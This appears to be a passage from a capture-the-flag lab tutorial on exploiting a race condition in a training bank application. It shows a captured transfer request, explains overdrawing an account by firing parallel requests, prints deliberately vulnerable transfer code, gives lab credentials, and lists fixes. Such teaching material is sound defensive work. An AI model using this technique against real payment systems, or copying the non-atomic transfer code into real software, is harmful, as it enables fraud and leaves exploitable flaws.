
```
Accept-Language: en-GB,en;q=0.9
Origin: http://10.10.238.235:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://10.10.238.235:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJuYW1lIjoiVGVzdGVyIiwidXNlciI6MTEwfQ.ZwjBlA.y-J9PcMBrbMnKZ1VwBAvx
Wt-Qzc
Connection: keep-alive

account_number=111&amount=500
```

```
Location: /dashboard
Vary: Cookie
Set-Cookie: session=
.eJwNyzEKgDAMRuGrxB9HkWZw6TV0E5FQow5aoWkn8e52-njDe7Hul9ipBj-_oFzBrW
ZyKDqMJYQaDU1Jou2akm7UDs5RfkhCeErMxMw9lm_pEOWeExqWVPdi1U8s_t--wghN
A.ZwjJ2A.dsirBgMYn2ueLmdVIE1FYeOUm34; HttpOnly; Path=/
Connection: close

<!doctype html>
<html lang=en>
    <title>
        Redirecting...
    </title>
    <h1>
        Redirecting...
    </h1>
    <p>
        You should be redirected automatically to the target URL:
         <a href="/dashboard">
            /dashboard
        </a>
        . If not, click the link.
```

Once all the requests have been sent, navigate to the `tester` account in the browser and check the current balance. You will notice that the tester's balance is negative because we successfully transferred more funds than were available in the account, exploiting the race condition vulnerability.



By duplicating ten requests and sending them in parallel, we are instructing the system to make ten simultaneous requests, each deducting $500 from the `tester` account and sending it to account `111`. In a correctly implemented system, the application should have processed the first request, locked the database, and processed the remaining requests individually. However, due to the race condition, the application handles these requests abruptly, resulting in a negative balance in the tester account and an inflated balance in account `111`.

Verifying Through Source Code

Suppose you are a penetration tester with access to the application's source code (as in a white-box testing scenario). In that case, you can identify potential race condition vulnerabilities through a code review. By analysing the code, you can pinpoint areas where multiple database operations are performed without proper transaction handling. Below is the Python code that handles the fund transfer:

```
    if user['balance'] >= amount:
            conn.execute('UPDATE users SET balance = balance + ? WHERE account_number = ?',
                         (amount, target_account_number))
            conn.commit()

            conn.execute('UPDATE users SET balance = balance - ? WHERE account_number = ?',
                         (amount, session['user']))
            conn.commit()
```

In the above code, if `user['balance'] >= amount`, the application first updates the recipient's balance with the command `UPDATE users SET balance = balance + ? WHERE account_number = ?`, followed by a commit. Then, it updates the sender's balance using `UPDATE users SET balance = balance - ? WHERE account_number = ?` and commits again. Since these updates are committed separately and not part of a **single atomic transaction**, there's no locking or proper synchronisation between these operations. This lack of a **transaction or locking mechanism** makes the code vulnerable to race conditions, as concurrent requests could interfere with the balance updates.

Time for Some Action

Now that you understand the vulnerability, can you assist Glitch in validating it using the account number: `101` and password: `glitch`? Attempt to exploit the vulnerability by transferring over **$2000** from his account to the account number: `111`.

Fixing the Race

The developer did not properly handle concurrent requests in the bank's application, leading to a race condition vulnerability during fund transfers. When multiple requests were sent in parallel, each deducting and transferring funds, the application processed them simultaneously without ensuring proper synchronisation. This resulted in inconsistent account balances, such as negative balances in the sender’s account and excess funds in the recipient’s account. Here are some of the preventive measures to fix the race.

- **Use Atomic Transactions**: The developer should have implemented atomic database transactions to ensure that all steps of a fund transfer (deducting and crediting balances) are performed as a single unit. This would ensure that either all steps of the transaction succeed or none do, preventing partial updates that could lead to an inconsistent state.
- **Implement Mutex Locks**: By using Mutex Locks, the developer could have ensured that only one thread accesses the shared resource (such as the account balance) at a time. This would prevent multiple requests from interfering with each other during concurrent transactions.
- **Apply Rate Limits**: The developer should have implemented rate limiting on critical functions like funds transfers and withdrawals. This would limit the number of requests processed within a specific time frame, reducing the risk of abuse through rapid, repeated requests.